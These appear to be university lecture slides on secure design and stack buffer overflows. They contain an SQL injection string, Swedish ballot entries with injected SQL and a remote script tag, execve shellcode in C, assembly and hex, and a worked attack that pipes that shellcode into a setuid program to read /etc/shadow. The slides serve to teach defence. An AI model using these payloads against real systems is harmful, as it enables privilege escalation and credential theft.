
# Define an Approach that Ensures all Data are Explicitly Validated

- Vulnerabilities frequently arise from implicit assumptions about data, which can be exploited if an attacker can subvert and invalidate these assumptions
  - Control instructions and data are often segregated using in-band syntactic constructs, such as quoting and escaping.
- Common Errors Include
  - Making untested assumptions about data
  - Accepting inputs from untrusted sources without enforcement of an upper bound on data size
  - Parsers and validators that do not cope with malicious or malformed inputs.
  - Using an externally controlled string as a component of a file path, leading to path traversal vulnerabilities
  - Use of a blacklisting approach
- Recommended Techniques
  - Use a centralized validation mechanism
  - Transform data into canonical forms
  - Use a whitelisting approach
  - Explicitly re-validate assumptions “nearby” code that relies on them
  - Include a security review of the validation scheme

# SQL Database Example (1/2)

- Sample SQL University Student Database
  - Need an ability to add student names to the database
- Potential External Input Methods
  - Accept input via web form or similar mechanism
  - Ease of use so students can add/update records
  - Limits staff time to manage database
- Potential Internal Input Method
  - Only university staff allowed access to insert student names
  - Reduces some risks such as DoS or buffer overflow attacks
- Resulting SQL command might add data with  
`INSERT INTO Students (firstname) VALUES (input_firstname);`  
Example: `INSERT INTO Students (firstname) VALUES ('Robert');`
- Is Data Validation Required in Both Input Cases?

## SQL Database Example (2/2)



xkcd.com

- Resulting SQL command adds data with  
INSERT INTO Students (firstname) VALUES (input\_firstname);
- Input\_firstname is: Robert'); **DROP Table Students;** - -
- INSERT INTO Students (firstname) VALUES ('**Robert'**);  
**DROP TABLE Students;**  
**-- '');**
- Could this really happen? Handwritten 2010 Swedish Votes
  - R;13;Hallands län;80;Halmstad;01;Halmstads västra valkrets;0904;Söndrum 4;pwn DROP TABLE VALJ;1
  - R;14;Västra Götalands län;80;Göteborg;03;Göteborg, Centrum;0722;Centrum, Övre Johanneberg;(Script src=http://hittepa.webs.com/x.txt);1
  - <https://alicebobandmallory.com/articles/2010/09/23/did-little-bobby-tables-migrate-to-sweden>

# Use Cryptography Correctly

- Cryptography is not a panacea. Getting cryptography right is extremely hard.
- Common Errors Include
  - Creating your own cryptographic algorithms or implementations.
  - Misuse of libraries and algorithms; for example if an algorithm requires an initialization vector (IV), choosing an IV with certain properties may be required
  - Poor key management.
  - Randomness that is not random.
  - Failure to allow for algorithm adaptation and evolution.
- Recommended Techniques
  - Use standard cryptographic algorithms and implementations
  - Provide an API abstraction around the library
  - Design for agility and evolution

# Identify Sensitive Data and How They Should Be Handled

- Identify sensitive data and determine how to protect it appropriately.  
Vulnerabilities arise when designers fail to identify data as sensitive, or do not identify all the ways in which data could be manipulated or exposed.
  - Confidentiality is not the only consideration, integrity and availability can be equally important or more important
- Common Errors Include
  - Not acknowledging that data sensitivity is context sensitive
  - Mistaking confidentiality for data protection
  - Failure to recognize trust boundaries between systems and organizations
- Recommended Techniques
  - Identify sensitive data and don't assume only input related data is sensitive
  - Use data categories
  - Consider both data at rest and data in transit
  - Regularly revisit data protection policies

# Always Consider the Users

- It is very important that all security-related mechanisms are designed in a manner that makes it easy to deploy, configure, use, and update the system securely.
  - Designing systems that can be configured and used in a secure manner with easy-to-use, intuitive interfaces and sufficiently expressive, but not excessive, security controls is crucial.
- . Common Errors Include
  - Assuming the users care about security
  - Building open systems that assuming the first user will configure security controls
  - Assuming authenticated and authorized users can't be attackers
  - Imposing too much security or security that is too complex
- Recommended Techniques
  - Start in a secure configuration
  - Avoid putting security decisions in the hands of users with insufficient knowledge

# Be Flexible When Considering Future Changes to Objects and Actors

- Software security must be designed for change, rather than being fragile, brittle, and static. Any deployed system can eventually come under attack and potentially be compromised. And, because threats change over time, even a deployed system that has resisted attacks for a long time may eventually succumb to an attack and be compromised.
- Common Errors Include
  - Assuming secret data will not be compromised
  - Assuming cryptographic properties will not change.
  - Failure to anticipate scaling challenges
- Recommended Techniques
  - Design for secure updates
  - Design for an ability to isolate and toggle functionality
  - Design for "secret" information being compromised
  - Design for changes in security components and algorithms

# Understand How Integrating External Components Changes Your Attack Surface

- The decision to use-rather-than-build means that the software as a whole inherits the security weaknesses, security limitations, maintenance responsibility, and the threat model of whatever you are including. This inheritance can amount to a deficit of security, which must be solved, mitigated, or accounted for when the system is finished.
- Common Errors Include
  - Not considering additional functionality
  - Not recognizing security risks are inherited
  - Not applying patches and updates for external components
- Recommended Techniques
  - Validate the provenance and integrity of the external component
  - Authenticate data between your system and external components
  - Maintain an up-to-date list of consumed external components and at a pre-established cadence verify that it matches the versions included in your product
  - Identify and follow sources that track or publish security-related information regarding the external components you consume



**Read Computer Security: Principle  
and Practices Chapter 10**

**Buffer Overflow**

# A Brief History of Some Buffer Overflow Attacks

1988	The Morris Internet Worm uses a buffer overflow exploit in "fingerd" as one of its attack mechanisms.
1995	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One published "Smashing the Stack for Fun and Profit" in <i>Phrack</i> magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

# Buffer Overflow

- A very common attack mechanism
  - First widely used by the Morris Worm in 1988
- Prevention techniques known
- Still of major concern
  - Legacy of buggy code in widely deployed operating systems and applications
  - Continued careless programming practices by programmers

# Buffer Overflow

A buffer overflow, also known as a buffer overrun, is defined in the *NIST Glossary of Key Information Security Terms* as follows:

“A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.”

# Buffer Overflow Basics

- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
  - Locations could hold other program variables, parameters, or program control flow data
- Buffer could be located on the stack, in the heap, or in the data section of the process

## Consequences:

- Corruption of program data
- Unexpected transfer of control
- Memory access violations
- Execution of code chosen by attacker

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

```
$ cc -g -o buffer1 buffer1.c
```

```
$ ./buffer1
```

```
START
```

```
buffer1: str1(START), str2(START), valid(1)
```

```
$ ./buffer1
```

```
EVILINPUTVALUE
```

```
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
```

```
$ ./buffer1
```

```
BADINPUTBADINPUT
```

```
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

Recall: str1 = output of function = "START"

str2 = user input

Valid is supposed to check  
Input matches START

# Buffer Overflow Attacks


- To exploit a buffer overflow an attacker needs:
  - To identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - To understand how that buffer is stored in memory and determine potential for corruption
- Identifying vulnerable programs can be done by:
  - Inspection of program source
  - Tracing the execution of programs as they process oversized input
  - Using tools such as fuzzing to automatically identify potentially vulnerable programs

# Programming Language History

- At the machine level data manipulated by machine instructions executed by the computer processor are stored in either the processor's registers or in memory
- Assembly language programmer is responsible for the correct interpretation of any saved data value

**Modern high-level languages have a strong notion of type and valid operations**

- Not vulnerable to buffer overflows
- Does incur overhead, some limits on use



**C and related languages have high-level control structures, but allow direct access to memory**

- Hence are vulnerable to buffer overflow
- Have a large legacy of widely used, unsafe, and hence vulnerable code

# Stack Buffer Overflows

- Occur when buffer is located on stack

- Also referred to as *stack smashing*
- Used by Morris Worm
- Exploits included an unchecked buffer overflow

- Are still being widely exploited

- Stack frame

- When one function calls another it needs somewhere to save the return address
- Also needs locations to save the parameters to be passed in to the called function and to possibly save register values




Figure 10.3 Example Stack Frame with Functions P and Q

```
int main(int argc, char *argv[ ]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```


(a) Basic buffer overflow C code

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

(b) Basic buffer overflow example runs

Memory Address	Before gets(str2)	After gets(str2)	Contains Value of
....	....	....	
bffffbf4	34fcffbf 4 ...	34fcffbf 3 ...	argv
bffffbf0	01000000 ....	01000000 ....	argc
bffffbec	c6bd0340 ... @	c6bd0340 ... @	return addr
bffffbe8	08fcffbf ....	08fcffbf ....	old base ptr
bffffbe4	00000000 ....	01000000 ....	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T .. @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408 ....	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]
....	....	....	

**Figure 10.2 Basic Buffer Overflow Stack Values**



**Figure 10.4 Program Loading into Process Memory**

```
void hello(char *tag)
{
    char inp[16];
    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

(a) Basic stack overflow C code

```
$ ./buffer2
```

Enter value for name: Bill and Lawrie

Hello your name is Bill and Lawrie

buffer2 done

inp = user input

```
$ ./buffer2
```

Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXX

Segmentation fault (core dumped)

```
$ perl -e 'print pack("H*", "414243444546474851525354555657586162636465666768
```

```
08fcffbf948304080a4e4e4e4e0a");' | ./buffer2
```

Enter value for name:

Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu

Enter value for Kyyu:

Hello your Kyyu is NNNN

Segmentation fault (core dumped)

Overwrites parameter tag

More importantly overwrites  
Frame ptr and return address so  
code is called again!

Memory Address	Before gets(inp)	After gets(inp)	Contains Value of
....	....	....	
bfffffbe0	3e850408 > ...	00850408 ....	tag
bffffbdc	f0830408 ....	94830408 ....	return addr
bffffbd8	e8fbffbf ....	e8ffffbf ....	old base ptr
bffffbd4	60840408 ` ...	65666768 e f g h	
bffffbd0	30561540 0 V . @	61626364 a b c d	
bffffbcc	1b840408 ....	55565758 U V W X	inp[12-15]
bffffbc8	e8fbffbf ....	51525354 Q R S T	inp[8-11]
bffffbc4	3cfcffbf < ...	45464748 E F G H	inp[4-7]
bffffbc0	34fcffbf 4 ...	41424344 A B C D	inp[0-3]

```
void getinp(char *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp(buf, sizeof(buf));
    display(buf);
    printf("buffer3 done\n");
}
```

```
$ cc -o buffer3 buffer3.c
```

```
$ ./buffer3
```

```
Input value:
```

```
SAFE
```

```
buffer3 getinp read SAFE
```

```
read val: SAFE
```

```
buffer3 done
```

```
$ ./buffer3
```

```
Input value:
```

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

```
buffer3 getinp read XXXXXXXXXXXXXXXX
```

```
read val: XXXXXXXXXXXXXXXX
```

```
buffer3 done
```

```
Segmentation fault (core dumped)
```

# Some Common Unsafe C Standard Library Routines

<code>gets(char *str)</code>	read line from standard input into str
<code>sprintf(char *str, char *format, ...)</code>	create str according to supplied format and variables
<code>strcat(char *dest, char *src)</code>	append contents of string src to string dest
<code>strcpy(char *dest, char *src)</code>	copy contents of string src to string dest
<code>vsprintf(char *str, char *fmt, va_list ap)</code>	create str according to supplied format and variables

# Shellcode

## ■ Code supplied by attacker

- Often saved in buffer being overflowed
- Traditionally transferred control to a user command-line interpreter (shell)

## ■ Machine code

- Specific to processor and operating system
- Traditionally needed good assembly language skills to create
- More recently a number of sites and tools have been developed that automate this process

## • Metasploit Project

- Provides useful information to people who perform penetration, IDS signature development, and exploit research

```

int main(int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve(sh, args, NULL);
}

```

**(a) Desired shellcode code in C**

```

nop
nop          // end of nop sled
jmp  find      // jump to end of code
cont: pop  %esi        // pop address of sh off stack into %esi
      xor  %eax,%eax      // zero contents of EAX
      mov  %al,0x7(%esi)   // copy zero byte to end of string sh (%esi)
      lea  (%esi),%ebx     // load address of sh (%esi) into %ebx
      mov  %ebx,0x8(%esi)   // save address of sh in args[0] (%esi+8)
      mov  %eax,0xc(%esi)   // copy zero to args[1] (%esi+c)
      mov  $0xb,%al        // copy execve syscall number (11) to AL
      mov  %esi,%ebx        // copy address of sh (%esi) to %ebx
      lea  0x8(%esi),%ecx   // copy address of args (%esi+8) to %ecx
      lea  0xc(%esi),%edx   // copy address of args[1] (%esi+c) to %edx
      int $0x80            // software interrupt to execute syscall
find: call cont      // call cont which saves next address on stack
sh:  .string "/bin/sh "  // string constant
args: .long 0          // space used for args array
      .long 0            // args[1] and also NULL for env array

```

**(b) Equivalent position-independent x86 assembly code**

```

90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20

```

**(c) Hexadecimal values for compiled x86 machine code**

```

int main(int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve(sh, args, NULL);
}

```

**(a) Desired shellcode code in C**

```

nop
nop          // end of nop sled
jmp  find      // jump to end of code
cont: pop  %esi        // pop address of sh off stack into %esi
      xor  %eax,%eax      // zero contents of EAX
      mov   %al,0x7(%esi)  // copy zero byte to end of string sh (%esi)
      lea   (%esi),%ebx    // load address of sh (%esi) into %ebx
      mov   %ebx,0x8(%esi) // save address of sh in args[0] (%esi+8)
      mov   %eax,0xc(%esi) // copy zero to args[1] (%esi+c)
      mov   $0xb,%al        // copy execve syscall number (11) to AL
      mov   %esi,%ebx        // copy address of sh (%esi) to %ebx
      lea   0x8(%esi),%ecx  // copy address of args (%esi+8) to %ecx
      lea   0xc(%esi),%edx  // copy address of args[1] (%esi+c) to %edx
      int  $0x80        // software interrupt to execute syscall
find: call cont      // call cont which saves next address on stack
sh:  .string "/bin/sh "  // string constant
args: .long 0         // space used for args array
      .long 0         // args[1] and also NULL for env array

```

**(b) Equivalent position-independent x86 assembly code**

```

90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20

```

**(c) Hexadecimal values for compiled x86 machine code**

# Some Common x86 Assembly Language Instructions

<b>MOV src, dest</b>	copy (move) value from src into dest
<b>LEA src, dest</b>	copy the address (load effective address) of src into dest
<b>ADD / SUB src, dest</b>	add / sub value in src from dest leaving result in dest
<b>AND / OR / XOR src, dest</b>	logical and / or / xor value in src with dest leaving result in dest
<b>CMP val1, val2</b>	compare val1 and val2, setting CPU flags as a result
<b>JMP / JZ / JNZ addr</b>	jump / if zero / if not zero to addr
<b>PUSH src</b>	push the value in src onto the stack
<b>POP dest</b>	pop the value on the top of the stack into dest
<b>CALL addr</b>	call function at addr
<b>LEAVE</b>	clean up stack frame before leaving function
<b>RET</b>	return from function
<b>INT num</b>	software interrupt to access operating system function
<b>NOP</b>	no operation or do nothing instruction

# Some x86 Registers

<b>32 bit</b>	<b>16 bit</b>	<b>8 bit (high)</b>	<b>8 bit (low)</b>	<b>use</b>
<b>%eax</b>	<b>%ax</b>	<b>%ah</b>	<b>%al</b>	Accumulators used for arithmetical and I/O operations and execute interrupt calls
<b>%ebx</b>	<b>%bx</b>	<b>%bh</b>	<b>%bl</b>	Base registers used to access memory, pass system call arguments and return values
<b>%ecx</b>	<b>%cx</b>	<b>%ch</b>	<b>%cl</b>	Counter registers
<b>%edx</b>	<b>%dx</b>	<b>%dh</b>	<b>%dl</b>	Data registers used for arithmetic operations, interrupt calls and IO operations
<b>%ebp</b>				Base Pointer containing the address of the current stack frame
<b>%eip</b>				Instruction Pointer or Program Counter containing the address of the next instruction to be executed
<b>%esi</b>				Source Index register used as a pointer for string or array operations
<b>%esp</b>				Stack Pointer containing the address of the top of stack

```
$ dir -l buffer4  
-rwsr-xr-x 1 root knoppix 16571 Jul 17 10:49 buffer4
```

```
$ whoami  
knoppix  
$ cat /etc/shadow  
cat: /etc/shadow: Permission denied
```

```
$ cat attack1  
perl -e 'print pack("H*",  
"90909090909090909090909090909090" .  
"90909090909090909090909090909090" .  
"9090eb1a5e31c08846078d1e895e0889" .  
"460cb00b89f38d4e088d560ccd80e8e1" .  
"fffffff2f62696e2f7368202020202020" .  
"2020202020202038fcffbf0fbffbf0a");  
print "whoami\n";  
print "cat /etc/shadow\n";'
```

```
$ attack1 | buffer4  
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...  
root  
root:$1$rNLId4rX$nka7JlxH7.4UJT419JRLk1:13346:0:99999:7:::  
daemon:*:11453:0:99999:7:::  
...  
nobody:*:11453:0:99999:7:::  
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::  
...
```

What are all these “90”s?  
(90 is noop in this case)

**Figure 10.9 Example Stack Overflow Attack**

# Stack Overflow Variants

Target program  
can be:

A trusted  
system utility

Network service  
daemon

Commonly used  
library code

Shellcode  
functions

Launch a remote shell when connected to

Create a reverse shell that connects back to the  
hacker

Use local exploits that establish a shell

Flush firewall rules that currently block other  
attacks

Break out of a chroot (restricted execution)  
environment, giving full access to the system

# Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?